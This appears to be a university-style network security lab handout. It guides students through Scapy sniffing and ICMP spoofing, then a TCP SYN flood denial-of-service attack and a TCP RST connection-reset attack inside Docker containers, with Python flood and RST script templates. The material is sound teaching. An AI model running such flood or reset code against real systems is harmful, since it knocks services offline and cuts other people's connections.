

Objective :

1. Understand how sniffing and spoofing work in practice.
2. During the process, get familiarized with useful tools like Wireshark and Scapy.

Setup -

Here we are installing a virtual machine to provide an environment for this lab.


Installing the Virtual Machine using vdi file-

1. Download the vm virtual box from [this link](#).
2. Download the vdi file from [this link](#).
3. Import the vdi image file and run ([Simple 5 min instructions](#)).
4. Username and password are seed and dees whenever needed in the exercises.

The docker will help us to start multiple containers using terminals, and we can start launching our attacks on the victim using those containers.

Download the zip file in the virtual machine, it will contain 2 folders named as Labsetup sniff and Labsetup tcp.


For both sniffing and tcp part, different docker files are there.



Setting the docker files and container-

1. Extract the zip file in the preferred directory, and go to the tcp or the sniffing folder and open a terminal there (For both parts the terminal needs to be opened in their specific directory).

2. Then give dcbuild command.
3. Then give the dcup command.



```

Usage:  docker container rm [OPTIONS] CONTAINER [CONTAINER...]

Remove one or more containers
[01/19/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[01/19/22]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[01/19/22]seed@VM:~/.../Labsetup$ dcup
Creating hostA-10.9.0.5 ... done
Creating seed-attacker ... done
Creating hostB-10.9.0.6 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostB-10.9.0.6 | * Starting internet superserver inetd      [ OK ]
hostA-10.9.0.5 | * Starting internet superserver inetd      [ OK ]

```

4. Open a new tab by right clicking and give dockps command to know the available containers.
5. Again, open new tabs for starting the containers, and give docksh command with container name (replace container name here with the real name like seed-attacker) to start the specific container. For e.g. **dockps seed-attacker**
6. The containers are ready now, you can start using them.
7. The status of the vm can be saved before shutting down the machine also.

```

dcbuild

dcup

#open new tab by right clicking

#now check the list of containers
dockps

#start the specific container by writing the name like seed attacker
docksh seed-attacker

#Now you can start using the containers like different machines.

```

In this lab we have to use the python scapy module to scan the packets, and generate packets. There are other tools also available, but they have some limitations. Scapy is one of the most powerful tools available there with a large number of services.

We can integrate the Scapy functionalities into our own program. We can use a python program to run the code written, or run the code from the terminal itself with the interface provided by scapy. We should run Python using the root privilege because the privilege is required for spoofing packets.

This link provides instructions how to use scapy - [Scapy Documentation](#)
Telnet will be very helpful in all of the exercises.

Docker files have been given, and are different for both of the parts.

You can create a new file using touch like touch sniffing.py in the volume directory, and use it. Change the read/write permission of the python file using this command before running

Chmod a+x filename.py

Sniffing and spoofing

The goal of this part is to learn how to use scapy for sniffing, and spoofing the packets.

Exercise 1 - Sniffing the packets -

Using scapy, write a program which can sniff icmp packets. (Python)

Use seed-attacker and hostA-10.9.0.5 for this exercise.

Use ifconfig to know the ethernet address of the host.

Steps -

1. From the host container (10.9.0.5), ping some other machine (container) in the same local network.
2. On the attacker container, observe the packets received after running the program (do not use wireshark here).

Now change the program to sniff only the tcp packets from a particular IP and with a destination port number 23 (telnet to some other user and sniff those packets).

Exercise 2 - Spoofing the packets -

Using scapy, write a program which spoofs icmp echo request packets.

Here we have to spoof icmp request packets, send the packets to some other host in the same network.

For e.g. destination can be 10.9.0.5


Steps -

1. From the attacker container run the python script which has the code to generate spoofed icmp packets.
2. Now run wireshark and observe the traffic.
3. Filter out the traffic and check if the icmp reply packets are there.

TCP/IP

The goal here is to learn how to launch a DoS attack on the victim using TCP syn flood.

Just like above exercises start the given containers using the docker files given for this lab.


A terminal window titled 'seed@VM: ~/.../Labsetup' showing the execution of Docker commands. The user runs 'dcbuild' and 'dcup'. The output shows that images for attacker, victim, user1, and user2 are skipped. A network 'net-10.9.0.0' is created. Containers 'victim-10.9.0.5', 'seed-attacker', 'user1-10.9.0.6', and 'user2-10.9.0.7' are created successfully. Then, the user attaches to the 'seed-attacker' container, and the status of the other containers is checked, all showing '[OK]'.

```
[01/27/22]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[01/27/22]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.5 ... done
Creating seed-attacker ... done
Creating user1-10.9.0.6 ... done
Creating user2-10.9.0.7 ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
```

These are available containers, we can use seed-attacker, user1-10.9.0.6, and victim-10.9.0.5 for the exercises.

```
seed@VM: ~/.../Labsetup
[01/27/22] seed@VM: ~/.../Labsetup$ dockps
9576a39c49f6  seed-attacker
e4f3d3098e5d  user1-10.9.0.6
90da41bd69cd  user2-10.9.0.7
60f86d04db1f  victim-10.9.0.5
[01/27/22] seed@VM: ~/.../Labsetup$
```

Exercise 1 - Syn flooding attack -



The above diagram shows how the 3-way tcp handshake protocol works.

It is a type of DoS attack, and has been used for real attacks. The famous Mirai botnet used this attack to launch DoS attacks on websites like github, and reddit. The attack was successful, and these websites went down for some noticeable time.

A queue is used for storing the half open connections, and when the queue is full, the victim will be no more able to accept new connections. Thus, no one will get the services from the victim now.

Some useful commands-

sysctl net.ipv4.tcp_max_syn_backlog

It will give the size of this queue.

ip tcp metrics_flush

Remove the ip addresses from the cache which have already made connections with the victim in the past. (Use this after making connection with the other host)

netstat -nat

It will give the number of current half open connections.

Exercise 1 - Launching the Attack Using Python -

The given python script can be used to attack the victim. Some of the code is not filled, it can be filled up with appropriate data to launch the attack successfully.

The **victim-10.9.0.5** has to be attacked here and user1-10.9.0.6 can be used for making connections with the victim.

Steps -

1. Run the script from the attacker container by setting the appropriate values in the code provided.
2. Try to change the size of the queue to see if any change occurs in the success rate.
3. Try to run multiple parallel processes having the same code, and then see if there is any success.
4. Login using telnet from one more container to the victim, and see if you are able to do so. For the attack to be successful, the login should fail.

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="*.*.*.*")
tcp = TCP(dport=**, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

Note - It may be possible that everything has been done correctly, but there is no success.

Exercise 2 - Launching the Attack Using C

A C program has been provided. Compile and run the program like this

1. gcc -o synflood synflood.c
2. synflood 10.9.0.6 23 (ip address and port number of the target)

Steps-

1. Launch the attack on the target just like before.
2. Try to change the size of the queue, like reducing it to half.
3. Notice if it succeeds more times than the previous attack.

Exercise 3 -TCP RST Attack -

This attack can terminate an existing connection between 2 hosts. If they are connected using telnet, then the attacker can send RST packets to the victim, and terminate the connection.

```
#!/bin/env python3

from scapy.all import *

ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Steps -

1. Telnet between user1 and user2.
2. Using wireshark, capture the traffic.
3. Note down the values of the relevant parameters.
4. Fill the details in the python program.
5. Run the python script and the connection should terminate now.
6. Check by **netstat -tna** command on the victim, if the other host is still connected.